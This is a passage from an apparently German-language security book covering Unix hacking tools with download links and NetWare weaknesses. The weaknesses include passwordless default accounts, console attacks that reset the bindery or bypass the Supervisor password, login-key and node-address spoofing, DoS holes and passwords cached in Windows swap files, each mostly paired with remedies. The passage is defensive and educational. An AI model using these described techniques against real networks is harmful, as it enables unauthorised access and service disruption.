Zweck: Ausspionieren von X-Sitzungen.

URL: http://www.paranoia.com/~ice9/xkey.html

Autor: Dominic Giampaolo

xsnoop.c

Zweck: Ausspionieren von X-Sitzungen (ähnlich wie XKEY).

URL: http://www.society-of-shadows.com/security/xsnoop.c

Autor: Peter Shipley

ypsnarf.c

Zweck: Automatisiert die Ausnutzung von Sicherheitslücken in yp und NIS (yellow pages).

URL: http://www.plato-net.or.jp/usr/vladimir/ugtxt/unix/ypsnarf.c

Autor: (David A. Curry). Basierend auf Code von Casper Dik und Dan Farmer.

18.20 Informationsquellen

Im folgenden sind einige Publikationen und Webseiten aufgeführt, die wertvolle Informationen zur Unix-Sicherheit enthalten.

18.21 Bücher

A Guide to NetWare for Unix. Cathy Gunn. Prentice Hall, 1995. ISBN: 0133007162.

Audit Trail Administration, Unix Svr 4.2. Unix Systems Lab. Prentice Hall, 1993. ISBN: 0130668877.

Practical Unix and Internet Security. Simson Garfinkel und Gene Spafford. O'Reilly & Associates, 1996. ISBN: 1565921488.

The Cuckoo's Egg. Cliff Stoll. Doubleday, 1989. ISBN: 0-385-24946-2.

Unix Installation Security and Integrity. David Ferbrache und Gavin Shearer. Prentice Hall, 1993. ISBN: 0130153893.

Unix Security. Miller Freeman. Miller Freeman, 1997. ISBN: 0879304715.

Unix Security: A Practical Tutorial. N. Derek Arnold. McGraw-Hill, 1993. ISBN: 0-07- 002560-6.

Unix System Security. David A. Curry. Addison-Wesley Publishing Company, Inc., 1992. ISBN: 0-201-56327-4.

Unix System Security. Rick Farrow. Addison-Wesley Publishing Company, Inc., 1990. ISBN: 0-201-57030-0.

Unix System Security. Patrick H. Wood und Stephen G. Kochan. Hayden Books, 1985. ISBN: 0-8104-6267-2.

Windows NT Server and Unix: Administration, Co-Existence, Integration and Migration. G. Robert Williams und Ellen Beck Gardner. Addison-Wesley Publishing Company, 1998. ISBN: 0201185369.

18.22 Online-Publikationen

COAST Watch Newsletter. Veraltete, aber dennoch interessante Publikation, die sich auf das Thema Internet-Sicherheit konzentriert. http://www.cs.purdue.edu/coast/coast-news.html

Journal of Internet Security. Zweimonatlich erscheinendes Elektronik-Magazin und Mailing-Liste. Gute Quelle für Informationen von EDI-Sicherheit bis zu neuen Zertifizierungs-/ Audit-Diensten. http://www.csci.ca/

SC Magazine. Monatlich erscheinende Zeitschrift, die sich mit Produkten und Techniken zur Computersicherheit befaßt. http://www.infosecnews.com/

Seven Locks Software's SecurityDigest. Ausführlicher Ratgeber zu verschiedenen Sicherheitsproblemen

von Seven Locks. http://www.sevenlocks.com/SecurityDigest.htm

SunWorld Online. Internet- und Unix-Sicherheit von den Leuten bei Sun. http://www.usec.sun.com/sunworldonline/

18.23 Zusammenfassung

Dieses Kapitel kratzt nur an der Oberfläche der Unix-Sicherheit. Wenn ich ein Buch zu diesem Thema empfehlen sollte, wäre es *Practical Unix and Internet Security* von Simson Garfinkel und Gene Spafford.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

19

Novell

Ich kenne viele fähige Novell-Netzwerkadministratoren, die den Tag fürchten, an dem ihr Chef ihnen vorschlagen wird, ihr LAN mit dem Internet zu verbinden. Denn obwohl Novell seit 1991 über TCP/IP-Unterstützung verfügt, haben viele Novell-Netzwerker zu wenig praktische Erfahrung mit dem Internet. (Zumindest bei meinen Kunden wird Novell hauptsächlich in Geschäftsumgebungen wie Anwaltskanzleien oder Arztpraxen eingesetzt.)

Wenn Sie für ein Novell-Netzwerk verantwortlich und vor kurzem gebeten worden sind, für einen Internet-Anschluß zu sorgen, müssen Sie sich keine Sorgen machen. Sie können Microsofts Marketing-Maschine ohne Bedenken ignorieren: Novell ist eine ausgezeichnete Plattform für die Einrichtung eines Web-Servers.

19.1 Interne Sicherheit

Die Zugriffskontrolle von NetWare ist ausgezeichnet und ermöglicht sogar zeitliche Beschränkungen. (Der Zugang eines Benutzers kann auf bestimmte Stunden und Wochentage eingeschränkt werden.) Außerdem gibt es eine Paßwortalterung, und Paßwörter, die zu kurz sind oder schon einmal verwendet wurden, können automatisch zurückgewiesen werden.

Auch die Kontrolle über Dateien und Verzeichnisse ist sehr gut. Zum Beispiel kann man Verzeichnissen die folgenden Eigenschaften zuweisen:

- *Delete inhibit*. Mit dieser Eigenschaft versehene Dateien oder Verzeichnisse können von den Systembenutzern nicht gelöscht werden.
- *Hidden*. So markierte Dateien oder Verzeichnisse sind nicht sichtbar. (D.h., wenn ein Benutzer in einem Verzeichnis herumschnüffelt, kann er ein so markiertes Verzeichnis oder eine Datei nicht finden.) Objekte mit dieser Eigenschaft können außerdem auch nicht gelöscht oder kopiert werden.
- *Purge*. Dieses Attribut sorgt dafür, daß eine Datei vollständig gelöscht wird. So gekennzeichnete Dateien können nicht wiederhergestellt werden, wenn der Supervisor sie (oder Dateien innerhalb eines so markierten Verzeichnisses) löscht.

Die Kontrolle über Dateien, die NetWare anbietet, ist sogar noch strukturierter. Zusätzlich zu den obigen Eigenschaften kann ein Novell-NetWare-Systemadministrator noch folgende Attribute verwenden:

- *Read only*. Dies hindert Benutzer daran, die Dateien zu verändern.
- *Execute only*. Eine so markierte Datei kann nicht kopiert, gesichert oder anderweitig »mitgenommen« werden.
- *Copy inhibit*. Hindert Benutzer daran, Dateien zu kopieren.

Und das war noch nicht alles. Bei NetWare können Sie sogar den physikalischen Ort einschränken, von dem aus ein Benutzer sich anmelden darf. (Sie können also z.B. festlegen, daß Michael sich nur von seiner eigenen Workstation aus einloggen darf. Von jedem anderen Computer wird ihm der Zugriff verweigert.) Um das zu erreichen, müßten Sie jedoch festlegen, daß alle Benutzer auf dieselbe Art eingeschränkt sind.

Hinweis:

NetWare verfügt auch über Vorkehrungen für eine Vertrauenshierarchie. D.h., Sie können für jeden LAN-Abschnitt Verwalter bestimmen und jedem Verwalter eine Gruppe zuweisen. So können die tatsächlichen Ebenen von Vertrauen und Verantwortung, die in einem Unternehmen existieren, auf das Rechnernetz übertragen werden.

All diese Eigenschaften machen Novell zu einer ausgezeichneten Web-Server-Plattform. Denn sogar wenn ein externer Angreifer einen Bereich des Systems bloßlegt, gibt ihm das noch lange keinen privilegierten Zugriff auf das gesamte Dateisystem. Auch wenn er in das Netz eindringen konnte, muß er immer noch alle üblichen Sicherheitskontrollen passieren, die der Supervisor eingerichtet hat. Remote-Sicherheit ist jedoch nicht Ihre größte Sorge.

NetWare ist von jeher anfälliger für Angriffe aus dem eigenen Netz. Lokale Benutzer mit physikalischem Zugang sind daher Ihr größter Feind. Es gibt viele Methoden, Novell an der Konsole zu knacken. Hier ein paar klassische:

- Fahren Sie den Rechner herunter, greifen Sie auf die Festplatte zu und ändern Sie die Bindery. Bei einem Reboot untersucht das System die Bindery. Es wird feststellen, daß keine gültige existiert und deshalb eine neue Default-Bindery erzeugen. Dadurch sind alle zuvor gesetzten Sicherheitskontrollen verloren.
- Laden Sie eines der verschiedenen NLMs (NetWare-ladbare Module), die das Supervisor- Paßwort verändern, deaktivieren oder anderweitig umgehen können (zumindest bei 3.x und älteren Versionen).
- Attackieren Sie das Rconsole-Paßwort bei frühen Novell-Distributionen. Der Algorithmus ist schwach, und die Paßwörter sind leicht zu knacken.

Im folgenden gehe ich kurz auf unterschiedliche Konsolen-Angriffe ein sowie ihre Ursachen und Abwehrmaßnahmen.

19.2 Default-Paßwörter

Fast jedes Netzwerk-Betriebssystem hat mindestens einen Default-Account, der kein Paßwort benötigt. Novell macht da keine Ausnahme.

Bei einem frisch installierten NetWare ist der Supervisor-Account paßwortlos, bis ein Paßwort gesetzt wird. (Das System erzwingt also kein Paßwort.)

Hinweis:

Seltsamerweise erzwingen viele Betriebssysteme bei der Installation kein Paßwort. Slackware Linux ermöglicht es Ihnen z.B., sich nach vollendeter Installation ohne Paßwort als root einzuloggen. Es bleibt Ihnen überlassen, ob Sie ein Paßwort setzen wollen oder nicht. Im Gegensatz dazu erzwingen SunOS und Red Hat Linux beim ersten Booten das Setzen eines Paßworts. Dieses Vorgehen ist sehr weise und sollte bei jeder Plattform eingeführt werden.

Noch schlimmer ist, daß bei der Installation ein guest-Account eingerichtet wird. Bei bestimmten Distributionen ist auch dies ein paßwortfreier Account. Das ist natürlich ein einfacher Angriffspunkt für Eindringlinge. Wenn Sie keinen guest-Account benötigen, sollten Sie ihn in SYSCON unbedingt löschen. Wenn doch, sollten Sie ihm unmittelbar nach der Installation ein Paßwort zuweisen.

Hinweis:

Novell Netware 4.x hat zwei weitere Default-Accounts, die nach der Installation kein Paßwort haben: ADMIN und USER_TEMPLATE.

19.2.1 Schwachstelle FLAG

Version: NetWare (generell)

Auswirkungen: FLAGs Dateiberechtigungen können umgangen werden.

Einstufung: kritisch

Abhilfe: Verwenden Sie FLAG nicht.

Beigetragen von: Tont0 in Phrack

Beschreibung: Das mit NetWare gelieferte FLAG-Utility wird zum Setzen von Datei-Attributen verwendet (z.B. read, write, execute, hidden). Diese Attribute können auf Dateien von einem DOS-Dateisystem angewendet werden. Leider kann ein Angreifer den DOS-Befehl ATTRIB verwenden, um die mit FLAG gesetzten Eigenschaften zu überschreiben.

19.2.2 Schwachstelle Login-Script

Wenn der Supervisor unter Novell 2.x und 3.x kein Login-Script definiert, können Cracker ein Login-Script im Mail-Verzeichnis des Supervisors plazieren. Es ist nicht geklärt, zu welchem Grad der Gefährdung dies führen könnte. Auf jeden Fall kann so aber das Supervisor-Paßwort abgefangen werden. Außerdem stehen dem Autor eines Login-Scripts viele Parameter zur Verfügung. Die Vorstellung, daß ein Supervisor kein Login-Script erzeugt, scheint zwar absurd, aber ich habe schon gesehen, daß einige die Default-Einstellungen verwenden. Das sind meistens Anfänger. In späteren Versionen der Software wurde dieses Problem behoben.

19.2.3 Sniffer und Novell

Sniffer werden verwendet, um sich heimlich Login-IDs und -Paßwörter anzueignen. Zum Glück sind Sniffer-Attacken gegen moderne NetWare-Server nicht sehr effektiv. (Versionen nach 2.0a verwenden eine Verschlüsselung zum Schutz der während des Anmeldeprozesses übermittelten Paßwörter. Solange sowohl auf der Client- als auch der Server-Seite Verschlüsselung eingesetzt wird, ist Sniffing kein kritisches Problem.)

Hinweis:

Ich sollte die Aussage des obigen Abschnitts vielleicht etwas einschränken. Ein Angreifer kann verschlüsselte Paßwörter abfangen und z.B. zu sich nach Hause oder in sein Büro mitnehmen. Dort könnte er sie dann mit Hilfe eines Paßwort-Utilities knacken.

Bei Versuchen, in NetWare-Netzwerken Paßwörter zu stehlen, werden meistens Tastatur- Recorder verwendet. Diese Utilities sind jedoch nur mit Einschränkugen verwendbar und müssen sich z.B. auf demselben Netzwerksegment oder -Interface wie das Zielsystem befinden. Deshalb ist es ein leichtes, die einzelnen Workstations vor Tastatur-Recordern zu schützen.

Cracker plazieren Tastatur-Recorder selten auf Clients ohne Festplatte, da Disketten sehr wenig Speicherplatz haben und Sie somit nicht lange nach fremden Dateien suchen müssen. Auf Festplatten mit verzweigten Verzeichnisstrukturen dauert die Suche da schon länger. Wahrscheinlich ist das Utility eine verborgene Datei, die umbenannt worden ist. (Sie brauchen wohl kaum nach Files mit Namen Gobbler oder Sniffer zu suchen. Cracker und Hakker *schreiben* vielleicht Programme mit ausgefallenen, lustigen Namen, aber wenn sie diese Tools einsetzen, versehen sie sie mit unauffälligeren Namen.)

Sie können auf unterschiedliche Weise suchen, z.B. durch Prüfsumme/Größe. Dabei berechnen Sie die digitalen Fingerabdrücke aller bekannten Tools, die die NetWare-Sicherheit verletzen. Dann scannen Sie in regelmäßigen Abständen alle Platten-Volumes nach übereinstimmenden Signaturen ab. Wenn Sie eine finden, haben Sie einen Cracker aufgespürt.

Eine andere Methode (mehr Marke Eigenbau) ist die Verwendung von Utilities wie Grep oder Awk. Die meisten Crack-Utilities enthalten Zeichenketten mit einem ganz bestimmten Text. (Cracker fügen dem Code oft einen Slogan, Spitznamen oder Kommentar hinzu.) Durch Verwendung von Grep, Awk oder anderen Utilities mit effektiven Suchmöglichkeiten für reguläre Ausdrücke können Sie solche Dateien identifizieren.

Hinweis:

Cracker plazieren Tastatur-Recorder oft in den in der Pfadangabe stehenden Verzeichnissen. Deshalb sollten Sie Ihre Suche dort starten. (D.h., sehen Sie zuerst in der autoexec.bat nach und prüfen Sie danach auch die plattenlosen Workstations.)

Sie müssen sich nur dann größere Sorgen um Sniffing-Attacken machen, wenn Ihr Netzwerk ältere NetWare-Versionen als 2.0a beherbergt. Bei diesen antiquierten Versionen ist das Paßwort-Verschlüsselungsschema deaktiviert. (Das ist laut dem *Novell NetWare Version 3.11 Installation Guide* sogar erforderlich.)

Wie schon an früherer Stelle erwähnt, birgt dies einige Risiken. Paßwörter werden auf solchen Systemen in Klartext

übertragen. Unter solchen Umständen würde ein Cracker sehr davon profitieren können, einen Paket-Sniffer einzusetzen, und das ist in Cracker-Kreisen auch bekannt. Wenn Sie momentan in dieser Situation sind, sollten Sie diese Informationen an eine andere Stelle verschieben und das Betriebssystem upgraden. (Zusätzlich könnten Sie den betroffenen Fileserver von Netzwerksegmenten abkoppeln, die vor Sniffing-Attacken sicher sind.)

19.3 Remote-Angriffe auf NetWare

19.3.1 Das PERL-Sicherheitsloch

Version: NetWare 4.1 und IntranetWare

Auswirkungen: PERL.NLM kann verwendet werden, um beliebigen Code auszuführen.

Einstufung: kritisch

Weitere Informationen: http://www.dhp.com/~fyodor/sploits/netware.perl. nlm.html

Abhilfe: Upgrade, oder PERL.NLM deinstallieren

Beigetragen von: Axel Dunkel

Beschreibung: Der Novell Web Server lädt PERL.NLM beim Starten in den Arbeitsspeicher und macht es über Port 8002 verfügbar. Externe Benutzer können dieses Modul verwenden, um uneingeschränkte Berechtigungen für jede Datei auf dem Zielsystem zu erhalten. Dies ist ein vernichtendes Sicherheitsloch, das jedem externen Benutzer ermöglicht, alle Dateien des Zielsystems zu löschen.

19.3.2 Login-Protokoll-Attacke

G. Miller, ein Programmierer und Netzwerkanalytiker, hat eine erfolgreiche Attacke gegen das Login-Verfahren bei Novell 3.12 entwickelt. Das Verfahren verwendet eine Unterbrechung des Anmeldeprozesses in Echtzeit.

Wegweiser:

Die vollständige Beschreibung des Verfahrens von G. Miller finden Sie unter http://geek-girl.com/bugtraq/1996_3/0530.html.

Es handelt sich um einen Spoofing-Angriff, der hängt von vielen verschiedenen Faktoren ab. (Es handelt sich dabei weder um eine einfache noch um eine bekannte Methode.) Sie stellt folgende Bedingungen:

- Der Angreifer muß in der Lage sein, die Login-Versuche der legitimen Benutzer zu sehen, abzuhören oder irgendwie vorauszusehen.
- Der Ziel-Server muß unsignierte Pakete erlauben.

Das Verfahren funktioniert folgendermaßen: Der Angreifer sendet eine Anforderung nach einem Login-Schlüssel aus. Der Server antwortet umgehend mit diesem Schlüssel. Dann wartet der Angreifer darauf, daß ein legitimer Benutzer eine ähnliche Anforderung macht. Wenn dies geschieht, und bevor der Server dem legitimen Benutzer antworten kann, sendet der Angreifer seinen Login-Schlüssel an den legitimen Benutzer. Der Rechner des legitimen Benutzers hält den falschen Schlüssel für den richtigen und ignoriert deshalb alle weiteren Schlüssel. (Dadurch basiert die Authentifizierung des legitimen Benutzers nun auf einem ungültigen Schlüssel.) Nun muß der Angreifer nur noch verfolgen, was weiter zwischen dem legitimen Benutzer und dem Server passiert. Der Rechner des legitimen Benutzers berechnet einen Wert, basierend auf einer von dem Server gesendeten Benutzer-ID. Auf diesen Wert hat es der Angreifer abgesehen, da er sich mit ihm als der legitime Benutzer anmelden kann (und dem legitimen Benutzer wird dann natürlich der Zugang verweigert). Dies ist ein ganz außergewöhnliches Sicherheitsloch. Eine Nachahmung dieses Verfahrens aus dem Nichts heraus ist extrem schwierig, aber nicht unmöglich. Ich denke, daß der Angreifer zumindest mit dem Ziel-Server und den Gewohnheiten derer, die ihn routinemäßig benutzen, vertraut sein müßte. Dennoch ist es ein Sicherheitsloch, und es ermöglicht einer externen Person, unbefugt Zugang zu erhalten.

Es gibt nur wenige solcher Exploits für NetWare.

19.4 Spoofing

Beim Spoofing verwendet man einen Rechner, um sich mit ihm als ein anderer auszugeben. Der Sinn der Sache ist, daß man beim Knacken eines entfernten Hosts keine Benutzer-ID oder ein Paßwort hinterläßt. Dazu fälscht man die Absenderadresse von einem oder mehreren Hosts bei der Authentifizierung der Systeme untereinander.

Bei Spoofing denkt man normalerweise an IP-Spoofing. In der NetWare-Umgebung stellt jedoch weniger das IP-Spoofing, sondern vielmehr das Spoofing von Hardware-Adressen ein Sicherheitsrisiko dar.

Für das Spoofing in einer NetWare-Umgebung müssen Cracker die Hardware-Adresse in der Datei NET.CFG ändern.

Hinweis:

Die Datei `NET.CFG` enthält Boot- und Netzwerk-Parameter. Diese Parameter können manuell verändert werden, wenn die automatisch erzeugten Konfigurationen nicht optimal sind. Die Datei `NET.CFG` ist ein einfaches, leicht verständliches Hilfsmittel zur Manipulation der Schnittstelle. Gültige Optionen sind z.B. die Anzahl der Puffer, welche Protokolle an die Karte gebunden werden sollen, Port-Nummer, MDA-Werte und natürlich die Node-Adresse.

Die Node-Adresse ist manchmal hardwaremäßig auf der Ethernet-Karte kodiert. Wenn Sie eine zur Hand haben, sehen Sie sie sich einmal genauer an. Die Default-Adresse ist wahrscheinlich auf der Vorderseite der Karte angegeben. Dieser Wert steht manchmal auf einem Aufkleber und ist manchmal in die Platine eingebrannt.

Auf jeden Fall ist es bei den meisten modernen Netzwerkkarten möglich, die Default- Adresse zu ändern. Bei einigen geschieht dies über Jumper-Einstellungen und bei anderen per Software. Die meisten Karten beinhalten heute zudem eine automatische Adreßerkennung (Plug&Play- oder PCI-Ethernet-Adapter).

Beim Spoofing wird die Adresse im NODE-Feld der Datei NET.CFG geändert. Dabei weist der Angreifer dem Node eine Adresse einer anderen Workstation zu. Je nach Netzwerkkonfiguration kann dies schon ausreichen. (Der Rechner wird neu gebootet, neu authentifiziert, und das war`s.) Es kann jedoch auch zu großen Schwierigkeiten kommen, wie einem Systemabsturz, einem Aufhängen oder einem anderen Versagen des Dienstes.

Um eine Spoofing-Sitzung erfolgreich zu Ende führen zu können, »killen« oder anästhesieren manche Cracker den Rechner, als der sie sich ausgeben.

Hinweis:

Wenn sich zwischen dem Angreifer und dem Zielsystem Netzwerkschnittstellen befinden, vergeudet der Angreifer oft nur seine Zeit. (Wenn Pakete z.B. einen intelligenten Hub, eine Brücke oder einen Router passieren müssen, wird das Spoofing wahrscheinlich scheitern...)

In großen Netzwerken sind solche Angriffe schwer zu verhindern. Das ist aus folgendem Grund so: Viele Workstations in einem NetWare-LAN haben keine Festplatte. Ohne physikalische Zugangskontrolle zu Diskettenlaufwerken gibt es keine einfache Möglichkeit, Angreifer daran zu hindern, ihre eigenen Boot-Disketten zu installieren. (Sie müssen nur Disketten erzeugen, mit denen erfolgreich gebootet werden kann.) Ich rate deshalb dazu, sehr kleine, billige Festplatten zu installieren (40 Mbyte reichen aus) und die Diskettenlaufwerke ganz zu entfernen. Das ist jedoch nicht überall möglich. Die beste Verteidigung sind dann eine umfassende Protokollierung und speziell aufgestellte Regeln, um Änderungen der Node-Adresse oder der NET.CFG-Datei aufzuspüren.

Hinweis:

Vielleicht denken Sie jetzt, daß IP-Spoofing auf NetWare-Servern keine ernsthafte Gefahr darstellt. Dem ist aber nicht so. Wenn ein NetWare-Netzwerk `TCP.NLM` verwendet und IP-Dienste anbietet, liegt IP-Spoofing sehr wohl im Bereich des Möglichen.

19.5 Denial of Service (DoS)

Denial-of-Service-Attacken legen meist einen oder mehrere Netzwerkdienste lahm. Wenn Sie Opfer eines solchen Angriffs werden, sind Sie wahrscheinlich gezwungen, neu zu booten bzw. einige Dienste neu zu starten. Das ist zwar kein größeres Sicherheitsrisiko, aber die Ausfallzeit kann teuer werden.

NetWare ist für mindestens zwei DoS-Attacken anfällig. Eine davon läßt sich sehr einfach umsetzen, aber nur von lokalen Benutzern. Davon betroffen sind Version 3.x und höher. Der Exploit funktioniert folgendermaßen: Der Angreifer greift auf einen Netzwerkdrucker zu und versucht, eine absurd lange Datei zu drucken. Dadurch kommt es zu einem Überlauf des SYS-Volumes, und der Rechner stürzt ab. Dies erfordert natürlich nicht nur physikalischen Zugang, sondern auch einen gültigen Account. Insgesamt ist dies eine Attacke niedriger Priorität, da das System einfach neu gebootet werden kann und das Problem damit gelöst ist.

19.5.1 TCP/IP-DoS auf Novell NetWare 4.x

Version: NetWare 4.x

Auswirkungen: Vollständiger DoS und Systemabsturz

Einstufung: kritisch

Weitere Informationen: http://www.njh.com/latest/9711/971120-03.html

Abhilfe: Setzen Sie sich mit Novell in Verbindung.

Beigetragen von: Meltman

Beschreibung: Diese DoS-Sicherheitslücke ist ein wenig ernster. NetWare ist hier nur ein Opfer unter vielen. Der Exploit ist unter dem oben genannten Link verfügbar. Er funktioniert folgendermaßen: Ein gespooftes Paket wird an das Zielsystem gesendet. Das Paket gibt vor, von derselben Adresse wie das Ziel zu stammen.

Bei NetWare führt dies zu einer 100%-CPU-Auslastung und einem Absturz. (Die angegebene URL enthält Quellcode für den Exploit, der ursprünglich für Windows-95-Rechner geschrieben wurde.)

Momentan ist mir keine Abhilfe für diese Sicherheitslücke bekannt.

19.5.2 FTP-Verwundbarkeit für DoS-Attacken

Bestimmte Versionen des FTP-Servers von NetWare sind für eine Denial-of-Service-Attacke anfällig. (Das wurde auch von Internet Security Systems und Novell bestätigt, und Novell hat einen Patch herausgegeben.) Offensichtlich führt eine gegen den Anonymous-FTP-Server durchgeführte Gewaltattacke zu einem Überlauf und einem Speicherleck. Dieses Leck verbraucht schließlich den gesamten restlichen Speicher, und der Rechner hängt sich auf.

Hinweis:

Eine Gewaltattacke wird in diesem Fall von einem Programm ausgeführt, das den Prozeß des Ausprobierens von Hunderten (oder manchmal Tausenden) Paßwörtern auf einem Server automatisiert.

19.5.3 Probleme durch Zusatzprogramme

Software von Drittanbietern brockt NetWare mehrere Sicherheitslücken ein. Sie können sich vielleicht denken, wer da mal wieder schuld ist.

19.5.4 Die Windows-95-Sicherheitslücke

Version: NetWare (generell)

Auswirkungen: Windows 95 offenbart NetWare-Paßwörter.

Einstufung: kritisch

Abhilfe: Deaktivieren des Caching von NetWare-Paßwörtern

Beigetragen von: Lauri Laupmaa

Beschreibung: In seiner Standardeinstellung cacht Windows 95 NetWare-Paßwörter. Diese landen in der Auslagerungsdatei von Windows 95 und sind leichte Beute für jeden, der über Grep und ausreichenden Speicher für die Suche verfügt. Die Lösung ist, das Caching der Paßwörter in der Netzwerk-Konfiguration zu deaktivieren. (Oder Ihre Auslagerungsdateien von Windows-95-Platten zu entfernen). Diese Schwäche befindet sich in Microsofts NetWare-Client.

19.5.5 Die Windows-NT-Sicherheitslücke

Version: NetWare (generell)

Auswirkungen: Windows NT 4.0 offenbart NetWare-Paßwörter.

Einstufung: kritisch

Abhilfe: keine

Beigetragen von: Patrick Hayden

Windows NT behandelt NetWare-Paßwörter so, daß sie im Klartext in der Datei PAGEFILE.SYS landen. Wieder kann jeder, der über Grep und ausreichenden Speicher für die Suche verfügt (und Berechtigungen, nehme ich an) sich diese Paßwörter aneignen. Das ist ein Microsoft-Problem: Der Schuldige ist Microsofts Client für NetWare. Wenden Sie sich für einen Fix an Microsoft (oder benutzen Sie statt dessen den Novell-Client).

19.6 Utilities zur Sicherung und Verwaltung von Novell-Netzwerken

Die folgenden Utilities sind für die Sicherung Ihres Servers oder die Verwaltung Ihres Novell-Netzwerks unverzichtbar.

19.6.1 AuditTrack

AuditTrack ist eines der umfassendsten Audit-Tools, die es gibt. Es protokolliert alle Versuche von Datei- und Server-Zugriffen, bietet eine zentrale Kontrolle über mehrere Hosts, erkennt automatisch bekannte Sicherheitsschwächen und bietet wirksame Filtermöglichkeiten durch selbst definierbare Regeln.

ON Technology/DaVinci Systems Corp.
ON Technology Corporation
One Cambridge, MA 02142
Tel.: 001-617-374-1400
E-Mail: info@on.com URL: http://www.on.com

19.6.2 ProtecNet für NetWare

ProtecNet für NetWare ist ein umfangreiches Sicherheitspaket zur Verbesserung der grundlegenden NetWare-Sicherheit. Es bietet vollständige C-2-Erfüllung für Novell-Netzwerke, einschließlich verbessertem Bootschutz, wahlweiser Zugriffskontrolle, Datenverschlüsselung, Audit-Protokollen, Berichten, Virenprüfung und zentralisierter Verwaltung. Es ist ein kommerzielles Produkt, das sein Geld wirklich wert ist.

NH&A
577 Isham Street, Suite 2-B
New York City, NY 10034
Kontakt: Norman Hirsch
Tel.: 001-212-304-9660

Fax: 001-212-304-9759
E-Mail: nhirsch@nha.com URL: http://www.nha.com/

Mehr Informationen zu ProtecNet für NetWare finden Sie unter http://www.nha.com/protec.htm .

19.6.3 LattisNet-Netzwerkverwaltungssystem

LattisNet ermöglicht eine zentralisierte Verwaltung von Netzwerkressourcen durch SNMP, Autotopologie und die Fernsteuerung von NetWare- und Token-Ring-Netzwerken. Das Paket bietet eine grafische Echtzeitdarstellung der Netzwerktopologie, so daß Sie Netzwerkprobleme schnell erkennen können. (Sie können auch speziell auf Ihre Bedürfnisse abgestimmte Warnmeldungen und Grenzwerte einrichten). Sie können LattisNet zur Steuerung und Verwaltung vieler Arten von Netzwerk-Hardware verwenden, einschließlich Routern, Hubs, Brükken und Switches.

Bay Networks, Inc.
4401 Great America Pkwy.
Santa Clara, CA 95054
Tel.: 001-408-988-2400
URL: http://www.baynetworks.com/

19.6.4 LT Auditor+ v6.0

LT Auditor+ v6.0 ist ein umfangreiches, plattformübergreifendes Audit- und Protokollierungs-Tool für NetWare-Systeme. Es unterstützt nach Zeitplan durchgeführte Protokollierungen und Analysen sowie »sticky« Sicherheitskontrollen. Das sind Zugangsregeln, die auf einzelne Benutzer angewandt werden, unabhängig davon, welchen Server sie in einem Cluster verwenden. Noch wichtiger ist, daß das Programm Echtzeit-Filterung und -Berichterstattung anbietet sowie automatische Alarmfunktionen und zentralisierte Verwaltung dieser Funktionen in Netzwerken, die sowohl NetWare- als auch Windows-NT-Server beherbergen. Dies spart eine Menge Zeit, da Sie NT- und NetWare-Server simultan prüfen können und die Berichte in einem einzigen, integrierten Paket einsehen können.

Blue Lance, Inc.
1700 West Loop South, Suite 1100
Houston, TX 77027
Tel.: 001-800-856-BLUE
URL: http://www.bluelance.com/

19.6.5 Kane Security Analyst für Novell NetWare

Kane Security Analyst ist ein effektives Programm zur Echtzeit-Erkennung von Eindringlingen mit Audit-Funktionen für Novell 3.x und 4.x NDS. Kane überwacht und berichtet über Sicherheitsverletzungen und enthält einige unverzichtbare Tools, einschließlich einem eingebauten Paßwort-Prüfer, automatischer Risikoanalyse, Abwehr von Terminal- und Paket-Übernahmen und einem automatischen Sicherheitsscan, der Ihre gesamte Sicherheit überprüft und über entdeckte Schwachstellen berichtet.

Intrusion Detection Inc.
217 East 86th Suite 213
New York, NY 10028
Tel.: 001-212-348-8900
E-Mail: info@intrusion.com URL: http://www.intrusion.com/

19.6.6 Sicherheitsrichtlinien von Baseline Software, Inc.

Baseline Software bietet vorgefertigte Sicherheitsrichtlinien (Policies) für Novell-NetWare- Netzwerke an. Sie können viel Geld und Zeit sparen, wenn Sie die Sicherheitsrichtlinien von Baseline verwenden. (Richtlinien sind das gefragteste und am wenigsten verfügbare Produkt auf dem Markt. Sie wären überrascht, wenn Sie wüßten, wie viele Unternehmen keine ordentlichen Sicherheitsrichtlinien haben. In Mailing-Listen können Sie jeden Tag Anfragen nach solchen Policies finden.)

Baseline Software, Inc.
PO Box 1219
Sausalito, CA 94966
Tel.: 001-800-829-9955
E-Mail: info@baselinesoft.com URL: http://www.baselinesoft.com/

19.6.7 MenuWorks

MenuWorks ist ein integriertes Front-End für alle Sicherheitsprozeduren auf der Novell- Plattform, das über eine erweiterte Zugriffskontrolle und leicht bedienbare Menüsysteme verfügt.

PC Dynamics, Inc.
31332 Via Colinas, #102
Westlake Village, CA 91362
Tel.: 001-818-889-1741
Fax: 001-818-889-1014
E-Mail: sales@pcdynamics.com URL: http://www.pcdynamics.com/

19.6.8 AuditWare für NDS

AuditWare für NDS ist ein fortgeschrittenes Audit- und Analyse-Tool für Netzwerkverwalter. Mit AuditWare können Sie potentielle Sicherheitsverletzungen identifizieren und vereiteln. (Die Berichte umfassen sogar eine Vergleichsanalyse von Netzwerkressourcen.) AuditWare ist wahrscheinlich das umfassendste NDS-Audit-Paket, das derzeit erhältlich ist.

Cheyenne Directory Management Group
Computer Associates International, Inc.
One Computer Associates Plaza
Islandia, NY 11788
Tel.: 001-516-342-5224
URL: http://www.cheyenne.com/

19.6.9 WSetPass 1.55

WSetPass 1.55 wurde von Nick Payne für Systemadministratoren zur Verwaltung von Benutzer-Paßwörtern über mehrere Server entwickelt. Es funktioniert für Paßwörter von NetWare 2, 3 und 4.x und läuft auf Windows 3.1x, Windows 95 und Windows NT 4.0. Sie können mit WSetPass unterschiedliche Server zusammenbringen und die Paßwort-Aktualisierung für alle Server im Netzwerk synchronisieren.

Wegweiser:

WSetPass 1.55 finden Sie unter http://ourworld.compuserve.com/homepages/nick_payne/wsetpass.zip .

19.6.10 WnSyscon 0.95

WnSyscon 0.95 ist eigentlich SYSCON für Windows. Es ermöglicht Ihnen die Verwaltung Ihres Novell-NetWare-Servers von einer Windows-Plattform aus. Sie können dieselben grundlegenden Arbeiten vornehmen, die Sie sonst an der Fileserver-Konsole durchführen. Der Autor von WnSyscon ist unbekannt.

Wegweiser:

WnSyscon 0.95 finden Sie unter ftp://ftp.novell.com/pub/nwc-online/ utilities/wnscn095.zip.

19.6.11 BindView EMS

